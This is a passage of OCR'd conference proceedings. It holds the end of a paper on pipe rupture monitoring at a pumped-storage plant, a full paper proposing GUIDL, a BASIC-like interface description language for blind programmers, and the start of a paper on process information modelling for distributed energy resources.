- two operator stations Connectivity/Aspect Servers,
- one process data Information Server,
- one business data Information Server fo asset management,
- swtch for connection to company Intranet.

Software platform for operator stations is Operate IT Process Portal ABB which operates on Windows XP. Each operator station has itself Operator Workplace Client.

Pipe rupture monitoring system on PSPP Velebit supposed to be an integral part of independent water management system as well as equipment described in [5]. Data exchange between plant process information system and pipe rupture monitoring system is temporary based on hard wire connections between input/output modules of Riflex controlers and process stations of generating units. Future plan is implementation of new process information station for water management purposes and fielbus connection between pipe rupture monitoring system and water management system. Water management system is important in facilities like PSPP Velebit for correct economic planing of generatig and pumping regimes. As shown before protection and monitoring functions are on first place.

VI CONCLUSION

Pipe rupture ultrasonic monitoring system of derivation penstock presented in this work has replaced the old system produced in analog technique which was not in the function. The new system is, thanks to the described method of flow measurement more precise than the old one, and at the same time it encompasses all the advantages of microprocessor technology. During the phase of project preparing and installation of the system, experiences of many machine engineers and electrical engineers from various fields were used. Analysing the transient conditions, using experience of operation staff and equipment deliverer, the system has been put into test operation for period of 6 months, and after that period it was enabled with executive trip functions (shut down of butterfly valve and shut down of unit guide vanes) and full functionality.

From the end of commissioning period, which was in December 2007, until today pipe rupture monitoring system of PSPP Velebit is in continuous operation without failures and false alarms. Described system represents the highest standard for monitoring and protecting large penstocks of derivation and reversible power plants.

References

[1] **Buntic V., Dora A.,** "AS Build Documentation of Pipe Rupture monitoring system of PSPP Velebit", Zagreb 2007.

[2] **Rittmeyer AG**, "Ultrasonic Flow Measurement for Pipes", 2002.

[3] **Thomas Tresch, Peter Gruber, Thomas Staubli,** "Comparison of Integration Methods for Multpath Acoustic Discharge Measurements"

[4] **Bojic D., Svalina J.,** "The New Process Information Network in PSPP Velebit", *Proceedings*, MIPRO International Conference, Opatija, Croatia

[5] **Bojic D., Sapunar S.,** "Telecomunication System of PSPP Velebit upper horizon with process data processing", *Proceedings*, MIPRO International Conference, Opatija, Croatia

A New Approach towards Visual Programming for the Blinds

Mario Konecki*
* Faculty of Organization and Informatics,
University of Zagreb, Pavlinska 2, 42000 Varaždin, Croatia
E-mail(s): mario.konecki@foi.hr

Abstract - Visual user interfaces have left blind programmers that were able to perform programming job for years in a challenging situation. This problem has especially been present in classical desktop programming due to the nature of technology used in this field. Efforts have been made to help blinds work with graphical interfaces but none of them gave a fully usable solution for blind programming professionals. To solve this issue several different approaches can be applied but only one of them can lead to generally usable solution. In this paper mentioned approaches are discussed and proposed solution is described in more detail in the form of GUIDL (Graphical User Interface Description Language) that represents a new system that would include a new description language and would enable blinds to make graphical interfaces as a part of their programs in a way that would be acceptable to not only professional programmers but also to designers and other blind computer hobbyists. The demands for this kind of system as a combination of initial ideas and results obtained by research among the blind programmers will also be presented. Finally, a formal description of proposed system and its parts including a description language as its core part will be given.

I. INTRODUCTION

Blinds have been the significant part of computer technology revolution since its very beginning. In 1970s computers have found its appliance in many business systems and other areas of life. Personal computer started to be something that is an essential part of people's life. This huge variety of possible computer users have made a huge difference in the way that blinds study, work and communicate with their colleagues. The main aiding technologies that made this possible were Braille typewriter and text-to-speech or speech-to-text synthesizers that made reading and using various computer programs accessible to the blinds.

These technological means have greatly supported a greater percentage of successful blinds that were able to study or work not only in the field of computer science but also in other areas. Text has become available and new information was no longer an issue for the blinds. The very same aiding technology has virtually enabled blinds to do the work of professional programmers. This was not a problem because all software was text based and developed speech synthesizers could support all necessary actions. Inclusion of blinds into the world of computer science and professional programming was done and the interest of the blinds for this area of work never faded [1].

The same aiding technology enabled blinds to become professional programmers and since all software was text based this wasn't a problem. Speech synthesizers were able to cope with all software and programming was brought to the blinds as an equal opportunity. The inclusion of blinds into programming was successful and this interest never faded [1].

Although inclusion of blinds in the world of programming was successful it wasn't long lasting. 1980s and development of Graphical User Interfaces (GUI) brought a number of problems for blind computer users and programming professionals. The prospect of existing technologies for aiding blinds was not bright and it was obvious that existing methods won't be sufficient in the very near future.

Several issues have emerged. Software development has become so rapid that it stopped being documented in the way that would be satisfied for the blind professionals. Existing aiding technologies weren't enough to support a huge variety of new concepts and different software. GUI adoption made the worst problem since speech synthesizers could not even cope with all graphical elements and were not able to visualize the graphical layout of the screen. These tools tried to read text from certain graphical controls with more or less success but the general context was in many cases lost. One of the things that called for a suitable solution was the problem of designing graphical elements that became a part of almost every piece of software. Point and click visual environments weren't suitable for the blinds and textual description of these environments became virtually impossible [2]. All this has left blind professionals in a very hard position.

Importance of blinds inclusion into the world of professional programming can be confirmed today by over 130 registered blind programming professionals listed at American Foundation of the blind programmers and also by some promising data that can be seen in other countries. Programming is listed as one of popular occupations for blinds in Czechs Republic, Finland, Poland and Spain [3] and it's also stated as one of promising new carrier opportunities for the blinds in Europe [4].

II. CURRENT EFFORTS AND ISSUES

Aiding tools today are mostly based on the same technology that was used from the very beginning and that is speech-to-text and text-to-speech converters. The existing converters and similar in nature and differ in details and some specialized functions. The most known and used speech synthesizers today are:

- JAWS [5]
- HAL Screen Reader [6]
- COBRA [7]
- Window Eyes [8]
- Easy Web Browsing [9]

All these tools have similar problems among which are problems with graphical representation of images and large amounts of tabular data and also the problem of robustness or inability to support new technologies and concepts in sufficient amount. There are also efforts aimed at learning of programming concepts rather than supporting professional activities. One of these efforts can be seen in development of Audio Programming Language (APL) tool [10] and JavaSpeak [11]. There are also some interesting conceptual attempts to visualize graphical shapes to the blinds like Audiograph [12] which uses different sounds and pitches of sounds to represent different shapes and coordinates. An approach that combines speech, music, tactile panels, Braille and other media to represent visual concepts and images to the blinds is called multimodal approach [13].

Another interesting area where the problem of visualization is present is World Wide Web. Web pages have become very graphically and multimedia oriented which also made their translating into text very difficult and sometimes impossible. The fact that makes this issue even worse is the fact that over 50% of web pages tend to be partially accessible on inaccessible to the blinds [14]. This shows that web developers don't know much about web pages accessibility or think that it is of no great importance. Tactile panels and tactical web browsing [15] are technological attempts to elevate this issue. Tactical web panels are multiline Braille panels that try to represent image by using a series of pins that can be lowered or elevated (Figure 1 [15]).

All these efforts offer some features and solve some issues but none of them offer a usable solution for blind programming professionals. If we look at the two main areas of computer programming it can be concluded that these issues are not so prominent in the area of web programming.




Figure 1. Tactical display

This is because of the nature of web technologies and the fact that blinds are still able to code web programs through pure text which is completely supported by existing speech synthesizer's software. There are some minor issues with color recognition and some other accessibility elements [16] but these are issues on the lower levels. Main issues arise in the area of GUI programming where almost all environments adopted graphical interfaces and complex environments that are not adequately supported by existing aiding tools. So, it can be concluded that the area of designing GUI is the area that needs to be focused on and addressed in order to provide blinds with means to be once again fully included in the world of professional programming.

III. TOWARDS SOLUTION OF BLINDS ISSUES

In order to address and solve mentioned issues of blind programmers several approaches can be undertaken.

- Interpreters that would support different types of controls and interpret different form elements and attributes could be developed.
- Programming environments could have built-in support for designing of graphical elements through speech.
- Specific scripting languages could be developed that would enable textual creation of specific elements in specific programming languages. An example of this kind of scripting language can be found for Visual Basic forms [17].

Finally in order to create a general solution a more abstract approach can be taken. A new description language can be developed would enable creation of different User Interface (UI) elements in a simple and understandable way. This kind of specification would then be translatable to a particular programming language GUI code using specific GUI generator. In this way the generally usable and extensible solution would be proposed that would be usable to programmers but also to pure blind designers. This kind of system with an new description language as its central part would be called Graphical User Interface Description Language (GUIDL). The benefits of this kind of solution would be in inclusion of blinds in the overall process of designing and exchanging ideas among the whole team and in enabling blinds to design their own final solutions as a equal part of development team.

IV. REQUIREMENTS FOR GUIDL SYSTEM

The first step in the development of the new GUIDL system is to define the requirements which such system would have to satisfy. Based on the literature analysis and research several requirements can be identified that this kind of system would have to include in order to be usable and sustainable.

Mentioned requirements are:

- Easiness of usage: system has to be easy to use for programmers but also to other interested professionals such as designers
- Intuitive, simple and easy to understand syntax: descriptive language that will be used for description of user interfaces graphical elements has to be intuitive and easily applicable to all that are in the business of programming classical GUI applications but also to other programmers and designers.
- Independence of descriptive language: descriptive language of UI definition has to be general and not programming language specific or programming environment specific.
- Extensibility of descriptive language: descriptive language has to be extensible in the way that it enables inclusion of new programming environments and languages and in ideal case inclusion of new graphical elements or controls.

In order to evaluate stated requirements and to find out about the interest of blind users for proposed solution a suitable research has been conducted. The research has been conducted through specifically designed questionnaire that included statements needed to assess the mentioned requirements but also questions regarding other aspects and elements that have been recognized as potentially relevant in the process of designing the questionnaire. Open type questions were also included so that blinds would have chance to make their own comments and state additional aspects that possibly were not included as initial requirements.

In order to conduct the research in the satisfying way it was necessary to find appropriate places where it would be possible to address the desired population. Several well known groups of blind programmers have been identified and included into research scope [18] [19] [20] [21] along with some less known lists. This population represented a convenience sample that was addressed with the e-mail request to participate in the research.

In the moment of research analysis the 37 answers were obtained and it can be expected that this number will be even higher in the future regarding that the research is still ongoing. Overall results showed that blind population is generally interested in this kind of solution. A part of research that was of great value was the part that included personal comments.

Respondents were given a possibility to apply with their e-mail for future testing of the system prototype which has been announced to be available in the near future. Respondents have also been instructed that additional research will be conducted to assess the usability of developed system prototype according to defined requirements and project goals. Most interesting question and their average values are given in Table 1. All answers were graded using Likert scale from 1 to 5 (1 - I disagree completely, 5 – I agree completely).

Table 1. Research results

Statement	Average reply value	Standard deviation
How old are you?	28,51	6,22
How long have you been programming?	7,64	4,64
Designing Graphical User Interfaces is one of the biggest issues for me as a programmer.	4,59	0,79
The issue of Graphical User Interfaces design is more prominent in the area of desktop programming than in the area of web programming.	3,91	1,11
I would like to have a solution to the issue of designing Graphical User Interfaces.	4,70	0,66
It is important to me to be able to create interfaces that can be included in standard programming environments (Visual Basic, C#, etc.).	4,35	0,78
It is important to me to be able to describe visual interfaces in simple and familiar way.	4,54	0,69
I would like a new programming environment and new programming environment rather than including my designs in existing programming environments.	1,43	0,76
I don't care how complicated is to describe visual interfaces, if it works.	1,78	0,85
I would like the language and system used to describe visual interfaces to be very easy to use with simple syntax.	4,51	0,60
I would like the language and system used to describe visual interfaces to have intuitive and recognizable syntax similar to some well known programming language.	4,16	0,72
I would like the language and system used to describe visual interfaces to be independent of particular programming environment and translatable to several well known programming languages environment's forms.	4,48	0,69
I would like the language and system used to describe visual interfaces to be extensible and have an ability to include new programming languages when needed.	4,02	0,86

Respondents were also asked about their experience in programming and whether they have more experience in web or classical desktop programming or both. There were 29 male and 8 female respondents and 11 respondents were primarily desktop oriented, 8 web oriented and 18 respondents stated that they have experience in both desktop and web programming.

From the comments of respondents along with other results can be concluded that they consider important the simplicity of the syntax and user interface along with proper documentation as one of very important aspects. All these results have been taken into consideration as requests for GUIDL system.




Figure 3. GUIDL conceptual model

V. GUIDL MODEL OF DEVELOPMENT

After defining the requests for the GUIDL system it is necessary to define the model and parameters of GUIDL development process. The conceptual model of GUIDL is shown in Figure 3.

GUIDL system consists of several elements. The core part is GUIDL central description language. GUIDL language serves for description of graphical interface and GUIDL source code is stored for future processing. GUIDL code is processed after UI description by one of specific mediators. Every mediator serves as a translator of GUIDL UI code to a programming language specific UI code. In this way the extensibility of the system is supported. The first step in the process of GUIDL language development is to define the parameters in the sense of scope and syntax of the language and to define other aspect of the language. In the language prototype some restrictions have been made in the sense of supported graphical controls. Selected graphical controls represent the most used controls in the applications development.

Selected controls are:

- Form
- Button
- Label
- TextBox
- CheckBox
- ComboBox
- PictureBox
- RadioButton

In the same way certain control properties were selected. This initial graphical control set will be expanded regarding future research results. Syntax of GUIDL language is designed in the way to be simple and of known form. The language that best fulfills these criteria is Beginner's All-purpose Symbolic Instruction Code (BASIC). GUIDL language is because of that inspired by BASIC but does not have any direct link to it and BASIC interpreter/compiler cannot understand GUIDL code. Syntax inspired by BASIC assures simplicity and easiness of usage that is important in order for GUIDL to be used not only by programmers but also by designer and other computer user.

Example of GUIDL code along with partial grammar in EBNF is given below.

```
Form 'form name'
  Size = 'width' 'height'
  Location = 'x coordinate' 'y coordinate'
  Caption = 'form title'
  WindowState = 'visual state of a form on
  runtime'
  ControlDeclaration
End
```

EBNF grammar:

```
form =  'Form ', formname, formattributes,
controldeclaration, 'End';
formname = alphabeticcharacter, {alphabeticcharacter
| digit}, eol;
formattributes =  sizeattribute, locationattribute,
captionattribute, windowstateattribute, eol;
sizeattribute = 'Size = ', width, ws, height, eol;
```




Figure 4. Syntax diagram of windowstate atribute

```
locationattribute = 'Location = ', xcoordinate, ws,
ycoordinate, eol;
caption = alphabeticcharacter, {alphabeticcharacter |
digit}, eol;
windowstateattribute = 'normal' | 'maximized' |
'minimized', eol;
controldeclaration = {controldeclaration}, eol;
alphabeticcharacter = "A" | "B" | ... | "W" | "X" | "Y" |
"Z" ;
digit = "0" | "1" | "2" | "3" | "4" | "5" | "6" | "7" | "8" |
"9" ;
ws = ? white space character ? ;
xcoordinate = digit, {digit}, eol;
ycoordinate = digit, {digit}, eol;
eol = ? CR (carriage return) character ? ;
```

Syntactical diagram of windowstate attribute is given in Figure 4.

After the grammar of GUIDL is defined the development of GUIDL language and system will be conducted according to defined structure of GUIDL which is given in Figure 5.

The GUIDL source code is processed by GUIDL lexer that conducts the lexical analysis of the code.




Figure 5. Structure of GUIDL

Constituent part of lexer is the scanner. Scanner reads the file with the GUIDL source code character by character and forwards it to lexer. Lexer accepts the signs and indentifies acceptable character strings as tokens. The set of possible tokens is defined inside of GUIDL parser form where it is included into lexer. GUIDL parser reads tokens recognized by lexer and conducts the syntactical analysis based on grammar rules of GUIDL. GUIDL parser creates syntactical trees that will serve as basis for specific GUI generator that will translate GUIDL code into programming language specific code.

After the development of initial prototype further testing and modification of GUIDL model will be conducted according to research results.

VI. CONCLUSION

Blinds have been using computers since the very beginning of computer era. They have performed programming jobs with great success using various aiding technologies available. Since GUI development took place blind programmers have found themselves in difficult position particularly regarding development of GUI. Existing aiding tools weren't able to support different GUI development environments in a way that would be generally usable to blind programmers and existing efforts didn't give conclusive results.

In order to solve this problem several approaches can be undertaken which include development of more sophisticated aiding tools, integration of different aiding technology to development environments and development of programming language specific scripting languages. In order to provide a generally usable solution a new model of GUIDL description language and system has been proposed based on defined requirements obtained by research that would provide simple and extensible solution for development of GUI. Testing and improving of GUIDL system will be a part of future research efforts.

REFERENCES

[1] A. Steve, "Blind Programmers Face An Uncertain Future", ComputerWorld, p. 1, 1998.

[2] K. G. Franqueiro and R. M. Siegfried, "Designing a Scripting Language to Help the Blind Program Visually", ACM Proceedings of the 8th international ACM SIGACCESS conference on Computers and accessibility, ACM Press, pp. 241-242, 2006.

[3] R. Cattani, "The employment of blind and partially-sighted persons in Italy: A challenging issue in a changing economy and society", available at http://www.euroblind.org/media/employment/employment_Italy.doc, Accessed: 25th March 2011.

[4] bfi Steiermark, "European Labour Market Report", available at http://eurochance.brailcom.org/download/labour-market-report.pdf, Accessed: 25th March 2011.

[5] B. J Rosmaita, "Accessibility First!: a new approach to web design", ACM Proceedings of the 37th SIGCSE technical symposium on Computer science education, ACM Press, pp. 270-274, 2006.

[6] I. J. Pitt and A. D. N. Edwards, "Improving the usability of speech-based interfaces for blind users." In Proceedings of the Second Annual ACM Conference on Assistive Technologies (ASSETS), 1996.

[7] "Screen Reader COBRA", available at http://www.baum.de/cms/en/cobra/, Accessed: 25th March 2011.

[8] "GW Micro - Window-Eyes", available at http://www.gwmicro.com/Window-Eyes/, Accessed: 25th March 2011.

[9] "Easy Web Browsing", available at http://www-03.ibm.com/able/accessibility_services/EasyWebBrowsing.html, Accessed: 25th March 2011.

[10] J. Sanchez and F. Aguayo, "Blind learners programming through audio", ACM CHI '05 extended abstracts on Human factors in computing systems, ACM Press, pp. 1769-1772, 2005.

[11] A. C. Smith, J. M. Francioni and S. D. Matzek, “A Java programming tool for students with visual disabilities”, Proceeding Assets '00 Proceedings of the fourth international ACM conference on Assistive technologies, ACM Press, 2000.

[12] J. Alty and D. Rigas, “Communicating Graphical Information to Blind Users Using Music: The Role of Context”, CHI '98 Proceedings of the SIGCHI conference on Human factors in computing systems, ACM Press/Addison-Wesley Publishing Co., pp. 574–81, 1998.

[13] Y. Bellik and D. Burger, “Multimodal interfaces: New solutions to the problem of computer accessibility for the blind”, CHI '94 Conference companion on Human factors in computing systems, ACM Press, pp. 24–28, 1994.

[14] T. Sullivan and R. Matson, “Barriers to use: Usability and content accessibility on the web’s most popular sites”, Proceedings of the ACM Conference on Universal Usability, ACM Press, pp. 139-144, 2000.

[15] M. Rotard, C. Taras, and T. Ertl, “Tactile web browsing for blind people”, Multimedia Tools Appl., Springer, 37(1):53–69, 2008.

[16] K. L. Spencer, “Assessing the Accessibility for the Blind and Visually Impaired of Texas State Agency Web Sites”, Texas State University-San Marcos, Political Science Department, Public Administration, Texas State University, 2001.

[17] R. M. Siegfried, “Visual programming and the blind: the challenge and the opportunity”, SIGCSE '06 Proceedings of the 37th SIGCSE technical symposium on Computer science education, ACM Press, pp. 275-278, 2006.

[18] http://www.freelists.org/list/program-l, Accessed: 5th February 2012.

[19] [31] http://www.freelists.org/list/programmingblind, Accessed: 5th February 2012.

[20] http://BlindGeeks.org, Accessed: 5th February 2012.

[21] [33] http://www.freelists.org/list/jawsscripts, Accessed: 5th February 2012.

Process Information System Modeling for Distributed Energy Resources Using New Technological Solutions and Standards

Vibor Belašić*, Juraj Šimunić* and Ante Marušić**
* Faculty of Engineering/Department of Electric Power Systems, Rijeka, Croatia
** Faculty of Electrical Engineering and Computing/Department of Power Systems, Zagreb, Croatia
vibor.belasic@riteh.hr, juraj.simunic@riteh.hr, ante.marusic@fer.hr

Abstract – Due to the strong impact of the deregulation of the electricity sector there is a growing need for the correct and timely information from different parts of the system. The introduction of an increasing number of modern intelligent electronic devices enables the interaction between devices in the electric power facility. This enables vertical and horizontal multi-dimensional data exchange. Different generations of different devices with their proprietary communication solutions prevent the establishment of free data and information exchange. Need for standardization of communication within the power system has resulted in the emergence of new standards. The increasing emphasis on ecology and sustainable development lead to a continuous growth of renewable energy sources. With the growing number of distributed energy resources on the power grid there is a need to establish a new model for process information system. This paper gives an overview of new technological solutions and standards that enable more efficient utilization of all available resources. Basic building blocks for the modeling process are presented. Certain specifics of distributed energy resources that affect the modeling process of information system for modern electric power system are presented in this work.

I. INTRODUCTION

In recent years, there are several different impacts (carbon dioxide emission reduction, energy efficiency programs, deregulation and competition, diversification of energy sources) that have resulted in increased interest in distributed generation. Environmental impact is one of the most important factors in considering the connection of distributed energy resources to the power grid [1].

Another very important factor in the power system was the technological development of microprocessors in the second half of twentieth century. This has led to the introduction of a new generation of secondary equipment. A new intelligent electronic devices (IEDs) have led to significant changes in the process information system. Classical secondary equipment for protection, measurement and control wasn't equipped with communication unit. Communication was realized with remote terminal units and it enabled only vertical data exchange. New IEDs with embedded communication enabled vertical and horizontal data exchange between secondary devices and supervisory control and data acquisition system (SCADA) [2].

Due to the large number of different generation of devices from different vendors a growing problem arises, how to connect these devices. Multiple protocols existed for substation automation, which included many proprietary protocols with custom communication links. Interoperation of devices from different vendors would be an advantage for substation automation system. An international electrotechnical commission (IEC) project group created a standard.

Introduction of modern IEDs and modern standardized communication solutions lead to a change in the existing paradigm of process information modeling. Regarding to that, it is necessary to create a new process information model which will be based on a new concept of multidimensional data integration and information exchange [3].

This paper will give a detailed overview of the basic technological solutions and the basic properties of the used standards. Particular emphasis will be placed on the application of distributed energy resources and their impact on the process information model.

II. IMPACT OF DISTRIBUTED ENERGY RESOURCES ON PROCESS INFORMATION SYSTEM

Distributed energy resources (DER) are generally considered to include all forms of electricity generation and storage that are interconnected to the power system. The advent of decentralized electric power production is a reality in the majority of the power systems all over the world, driven by [4]:

- the increased demand for cost-effective, efficient and reliable electrical energy,
- the increasing need for renewable sources of energy to minimize carbon dioxide and other pollution emissions,
- the development of new and increasingly cost-effective technologies for small power generators,
- the development of new energy converters to reduce dependence on oil and other carbon-based fuels,
- the deregulation of energy market.

These pressures have greatly increased the demand for DER systems, particularly renewable DER systems, which are interconnected with the power systems. Electric power systems where developed based on the centralized production. In such a system distributed network is realized as a radial network that is used to deliver energy to the end user [5]. The distributed energy is designed for unidirectional flow of energy. Problems occur with monitoring and control of distribution network with lots of connected distributed energy resources. The main problem is the need for collection of process information from distributed energy resources.

A. *Monitoring and Control for DER Systems*

Managing the system with significant DER generation and storage requires the monitoring and control of the interconnected DER systems. No longer can these DER systems be viewed as just negative load. Some of the challenges for the various stakeholders in planning and managing the interconnected DER system include:

- connecting distributed energy resources to the power grid,
- management of power grid in normal conditions,
- management of power gird in abnormal conditions,
- scheduling DER generation, based on different criteria such as economic dispatch, peak shaving, backup power,
- monitoring and control of large DER plants in real-time as producers not only of electrical energy, but also for balancing energy, var support, peak demand, and emergency microgrid operations,
- monitoring and control the individual DER generators, storage units, excitation systems and inverters/converters,
- monitoring and control the energy conversion systems, such as hydrogen for fuel cells, methane for biomass, and other types of fuel,
- monitoring and control the auxiliary systems, such as revenue meters, fuel systems and batteries,
- monitoring the physical characteristics of equipment, such as temperature, pressure, heat, vibration, flow, emissions and meteorological information.

The wide varieties of information flows needed for managing DER plants and systems are illustrated in Fig. 1.

III. PROCESS INFORMATION MODELING CONCEPT

In order to properly model the complex system with distributed energy resources it is necessary to be familiar with an observed domain and the basic principles of modeling. It should also be kept in mind that we are talking about modeling for communication needs between distributed energy resources and electric power grid.




Figure 1. Process information flow for DER system

In fundamental ways, "communication" can be separated into four parts [6]:

- information modeling (the types of data to be exchanged – nouns),
- services modeling (the read, write, or other actions to take on the data – verbs),
- communication protocols (mapping the noun and verbs models to actual bits and bytes),
- telecommunication media (fiber optics, radio system, wireless systems, and other physical equipment).

The emphasis of observation in this paper is on information modeling. Information's on certain values in the primary system are obtained using equipment at the facility. Information modeling of secondary equipment creates a virtual model of the real system.

A. *Classic Process Information Model*

Electric power facility represents a technical system divided into several hierarchical levels [7]. By looking at the substation in terms of analysis from the standpoint of management, substation consists of high voltage part and low voltage part. Furthermore, these parts can be divided into individual substation parts, for example high voltage part is further divided according to voltage levels. Each section represents a separate entity that contains all the elements that belong to the observed voltage level. To truly understand substation operation it is necessary to broke down substation into smallest entities. These entities are referred as technological modules.

Technological modules do not present specific devices but represents logical units. Such formed structure proved to be sufficient for substation monitoring [8]. By observing the operation of individual modules the performance of complete substation can be monitored. To illustrate substation decomposition into smaller subsystems one classic transmission substation is presented (Fig. 2). Left side of the figure presents real power system and right side presents corresponding process information model.




Figure 2. Substation decomposition

Substation is divided into technological modules, and technological modules consist of functional modules. Technological modules are considered to be sources and sinks of information. Some examples of technological modules are: transmission filed (TF), power transformer field (PTF), measuring field (MSF), merge field (MF), power transformer block (PTB. Each of the presented technological modules (TM) is described with a series of information that belong to different functional modules (FM). Functional module presents a simple function in substation. Some functional modules in substation are: protection (p), measurement (m), commands (c).

This process information model is named technological-functional model. This model has some specific limitation and drawbacks:

- process information are organized at the level of technological modules,
- entire modeling procedure must be repeated for each substation,
- the device, as the basic element of substation isn't separated as carrier of information,
- device states cannot be defined for the needs of modern process information design,
- links among devices cannot be determined,
- redundancy of the data entry is great.

This model was created during the use of remote terminal units for the purpose of communication. At that time communication capabilities were limited and therefore it was necessary to conduct the analysis. Today it is necessary to create a new process information model, while taking into account the possibilities of new intelligent electronic devices and possibilities of modern communication system. The second part of the paper will present the basic elements for creation on new process information model.

B. Information Models

